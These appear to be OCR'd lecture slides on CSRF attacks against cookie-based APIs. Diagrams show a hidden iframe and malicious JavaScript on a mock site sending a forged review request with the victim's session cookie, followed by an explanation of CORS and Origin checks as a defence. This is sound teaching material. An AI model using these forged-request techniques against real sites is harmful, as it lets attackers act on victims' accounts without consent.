
A FORM-BASED CSRF ATTACK


https://maliciousfood.com/
Chocolate Oreo® Shake - Large
Nutrition Facts
~~about:blank~~
app.restograde.com
1 Send POST request to create review
2 Response
SERVER
app.restograde.com
COOKIE JAR
app.restograde.com: SessionID
A hidden iframe on a "legitimate" page

1 *A forged request to the Restograde backend*

```
POST /reviews HTTP/1.1
Cookie: SessionID=4140de5…b00361a

{"restaurant":1,"title":"…","content":"…"}
```

A FETCH-BASED CSRF ATTACK



https://maliciousfood.com/
Chocolate Oreo® Shake - Large
Nutrition Facts
1 Send POST request to create review
2 Response
SERVER
app.restograde.com
COOKIE JAR
app.restograde.com: SessionID
Malicious JS code running on a "legitimate" page

1 *A forged request to the Restograde backend*

```
POST /reviews HTTP/1.1
Cookie: SessionID=4140de5…b00361a

{"restaurant":1,"title":"…","content":"…"}
```

Attacking APIs with CSRF

CSRF defense: Cross-Origin Resource Sharing




3 *A legitimate request to the Restograde backend*

```
POST /reviews HTTP/1.1
Cookie: SessionID=4140de5…b00361a

{"restaurant":1,"title":"…","content":"…"}
```

CSRF defense: Cross-Origin Resource Sharing

1 *A forged request to the Restograde backend*

```
POST /reviews HTTP/1.1
Origin: https://maliciousfood.com
Cookie: SessionID=4140de5…b00361a

{"restaurant":1,"title":"…", …}
```


https://maliciousfood.com/
Chocolate Oreo® Shake - Large
1 Send POST request to create review
2 No thank you, maliciousfood.com
SERVER
app.restograde.com
COOKIE JAR
app.restograde.com: SessionID

Nutrition Facts
Serving Size 1 Serving (32 fl oz)

Amount Per Serving	
Calories 2600	Calories from Fat 1220
	% Daily Value*
Total Fat 135g	208%
Saturated Fat 59g	295%
Trans Fat 2.5g	
Cholesterol 185mg	62%
Sodium 1770mg	74%
Total Carbohydrates 333g	111%
Dietary Fiber 13g	52%
Sugar 263g	
Protein 38g	
Vitamin A	40%
Vitamin C	8%
Calcium	90%
Iron	80%

CORS is a good defense when an API is configured to never accept HTTP requests that can be triggered from a web form, but only requests that originate from JS


APIs AND CSRF

- CSRF is a relevant attack vector against APIs that rely on cookies
  - Cookie-based APIs are quite common in the real world

- Every API relying on cookies has to protect against CSRF
  - Traditional CSRF defenses with tokens can be implemented in APIs
  - The use of Cross-Origin Resource Sharing (CORS) is a cleaner and simpler for APIs

- When using CORS, the browser includes an ***Origin*** header in the request
  - The API enforces a CORS policy to evaluate if a request is coming from a trusted origin
  - Trusted requests are processed, and untrusted requests are rejected

Many APIs are implemented incorrectly, allowing CORS bypasses and thus CSRF attacks



Vulnerability in dating site OkCupid could be used to trick users into 'liking' or messaging other profiles

Adam Bannister 04 August 2021 at 14:13 UTC
Updated: 04 August 2021 at 14:28 UTC

Vulnerabilities CSRF Privacy

